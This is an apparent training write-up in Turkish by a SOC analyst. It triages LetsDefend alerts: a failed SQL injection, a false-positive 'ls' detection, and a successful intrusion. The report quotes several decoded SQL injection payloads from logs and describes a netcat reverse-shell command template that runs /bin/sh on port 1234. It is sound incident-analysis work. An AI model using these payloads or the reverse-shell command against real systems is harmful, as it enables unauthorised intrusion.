ÖLÇSAN

"kalitenin ölçüsü"

LETSDEFEND'DE ALARM

Olayların Nedenleri

Ve

Olay Akışı

AD : Kadir

SOYAD: ŞAHİN

EVENTID: 115 -> POSSIBLE SQL INJECTION PAYLOAD DETECTED

İlk olarak ana bilgisayar adı, hedef ip adresi, kaynak ip adresi, talep edilen url, trafiğin akış yönü gibi veriler toplandı ve incelendi. Daha sonra talep edilen url daha sonra online url çözümleyicileri ile çözümlenir.


Fotoğraf1

Talep edilen url: https://172.16.17.18/search/?q=%22%20OR%201%20%3D%201%20--%20-

Çözümlenen url: https://172.16.17.18/search/?q=" OR 1 = 1 -- -

Çözümlenen url'de görüldüğü gibi tipik Sql söz dizimine bakarsak OR 1 = 1 görmekteyiz; Bu bir tetikleyicidir.


Fotoğraf1'de görüldüğü gibi ve veriler incelendiğinde bu bir gelen trafik olduğunu görmekteyiz (Internet -> Şirket Ağı). Bu sebepten kaynak ip adresini VirusTotal sitesinde incelettim ve kaynak ip oldukça kötü niyetli bir ipdir.



Fotoğraf2

Kaynak ip adresine sahip cihazın log kayıtları incelendiğinde ise SQL Injection saldırı türüne başvurduğu görülmektedir.


Talep Edilen URL	Çözümlenen URL
https://172.16.17.18/search/?q=%27%20OR%20%271	https://172.16.17.18/search/?q=' OR '1
https://172.16.17.18/search/?q=%27%20OR%20%27x%27%3D%27x	https://172.16.17.18/search/?q=' OR 'x'='x
https://172.16.17.18/search/?q=1%27%20ORDER%20BY%203--%2B	https://172.16.17.18/search/?q=1' ORDER BY 3--+
https://172.16.17.18/search/?q=%22%20OR%201%20%3D%201%20--%20-	https://172.16.17.18/search/?q=" OR 1 = 1 -- -



Fotoğraf3

Fotoğraf3 de görüldüğü gibi mailler ip adresleri ile kontrol edildiğinde hiçbir şekilde iletişime kurulmadığı görülmektedir. Bu yüzden planlanmamış bir test olduğunu anlamaktayız.


Ve son olarak bahsetmek gerekirse saldırgan veri dönmediği ve hatta dahili sunucu hatası HTTP 500 hatası döndüğünü görmekteyiz. Bu nedenle saldırı başarısız olmuştur.



Fotoğraf4

Fotoğraf3 de kaynak ip adresine sahip cihazın loglarına baktığımızda hedef cihazın ipsini, SQL Injection yapılmış URL'yi ve http yanıt durumu olarak 500 değerini döndürdüğünü görmekteyiz.

Tüm incelemeler sonucunda SQL Injection saldırısı gerçekleştiği fakat başarısızlıkla sonuçlandığı kanısına varmış bulunmaktayım. Bu bir True Positive'dir. Sonucum Aşağıdaki fotoğrafta gözükmektedir.




Fotoğraf5


EVENTID: 117 -> LS COMMAND DETECTED IN REQUESTED URL


Ana bilgisayar adı, hedef ip adresi, kaynak ip adresi, talep edilen url, trafiğin akış yönü vb. veriler toplandı ve ardından incelendi.

Fotoğraf1


Ardından kaynak kullanıcısının log kayıtları kontrol edilmiştir. Genel olarak SOC hakkında kötü niyetli olmayacak şekilde aramalar yapmıştır. Ekstra olarak loglarda http yanıt boyutları incelendiğinde olağan dışı boyutların olmadığı, makul boyutlarda olduğunu ve http yanıt durumlarının da 200 döndüğünü görmekteyiz. (Uç nokta güvenliğinden internet geçmişi incelenmiştir.)








En son olarak kaynak ip adresi VirusTotal üzerinden tarama gerçekleştirilmiştir. Çıktısı aşağıdaki fotoğrafta gösterilmiştir.



Fotoğraf3

Tüm incelemelerin sonucunda sadece kullanıcın SOC vb. konularda araştırma yaptığına ve aramalarının arasında bulunun skills kelimesindeki ls kelimesinin LS komutu olarak algılandığını görmekteyiz. Fakat yanlış bir alarm olduğu için bu False Positive'dir. Sonucum Aşağıdaki fotoğrafta gözükmektedir.




Fotoğraf4

EVENTID: 115 -> MULTİPLE HTTP 500 RESPONSE


Hedef ana bilgisayar adı, kaynak ana bilgisayar adı, varış noktası, kaynak adresi, istek url vb. veriler toplandı ve ardından incelendi.

Fotoğraf1

Daha sonra kaynak ana bilgisayarın log kayıtlarına girilmiştir ve incelenmiştir. Bu incelemeler sonucunda istek URL'de SQL Injection saldırı(SQL sözdizimleri), whoami, id, nc(Netcat söz dizimi) gibi söz dizimleri olduğu keşfedilmiştir. Ve tüm loglar incelendiğinde tüm logların saldırı odaklı olduğunu görmekteyiz. Bunlara örnek olarak aşağıda yer vermekteyim.




Fotoğraf2




Fotoğraf3 Fotoğraf4

Saldırgan fotoğraf2'de görüldüğü gibi ilk baştaki Sql söz dizimleri ile yaptığı saldırıda yanıt kodu olarak 500 ile karşılaştığı için başarısız olmuş. Fakat daha sonrasında fotoğraf3'de görüldüğü üzere saldırgan neye bakacağını bulmuştur ve yanıt kodu 200 olarak görmekteyiz.

Daha sonra başarılı girişimden sonra Fotoğraf4 de görüldüğü gibi “whoami” komutu kullanılarak geçerli kullanıcının etki alanını ve kullanıcı adını görüntüler iken ekstra olarak Fotoğraf5’de görüldüğü gibi “id” komutunu kullanarak da kullanıcının kullanıcı adı ve gerçek kullanıcı kimliğini, UID, kullanıcı ile ilişkili grupları ve kullanıcının güvenlik bağlamlarını görüntülemiştir.







Fotoğraf5 Fotoğraf6

Fotoğra6’daki işlemi anlatmadan önce kısaca Netcat’den bahsetmek gerekirse. Netcat (nc), TCP veya UDP protokollerini kullanarak ağ bağlantıları üzerinden veri okuyan ve yazan basit bir Unix yardımcı programıdır. Bağlantıları açmak ve kabuğu tersine çevirmek için kullanılabilmektedir.

Fotoğraf6’da görüldüğü gibi saldırgan nc #ip_adres# #kullanilacak_port# -e #dosya_adı# komutu kullanmıştır. Burada saldırgan 1234 portunda /bin/sh kabuğunu(shell) çalıştırmıştır.

Daha sonra hedef ana bilgisayarın(SQLServer’ın) süreç geçmişini inceleriz. Bu inceleme sonucunda Fotoğraf7’de görüldüğü üzere Sql sunucusunun süreç geçmişinde Netcat olduğu görülmektedir(bu durum büyük bir tehdittir).







Fotoğraf7 Fotoğraf8

Süreç geçmişi gözlemlendikten sonra komut geçmişi gözlemlenmiştir. Gözlemler sonucu loglarda da gördüğümüz gibi saldırgan doğru bir yol bulduğunu ve hedef ana bilgisayara saldırı girişimindeki komutları Fotoğraf8’de işaretlenmiş olarak görmekteyiz.

En son olarak kaynak ip adresi VirusTotal ve Cisco Tales'de taratılmıştır. Sonuçlara bakılırsa ip adresi risk teşkil etmekte olduğunu Fotoğraf9 ve Fotoğraf10'da gözükmektedir.




Fotoğraf9



Fotoğraf10

Fotoğraf10'da görüldüğü gibi Kaynak ip adresi PBL.SPAMHAUS.ORG tarafından kara listeye alınmıştır ve adres engellenmiştir.

Tüm incelemeler(log kayıtları, SqlServer süreç geçmişi, SqlServer komut geçmişi, ip adres taraması) sonucu başarılı bir saldırı olduğu sonucuna ulaşmaktayız ve bu bir True Positive olduğu kanısına varılmaktadır. Sonucum Aşağıdaki fotoğrafta gözükmektedir.



Kadir ŞAHİN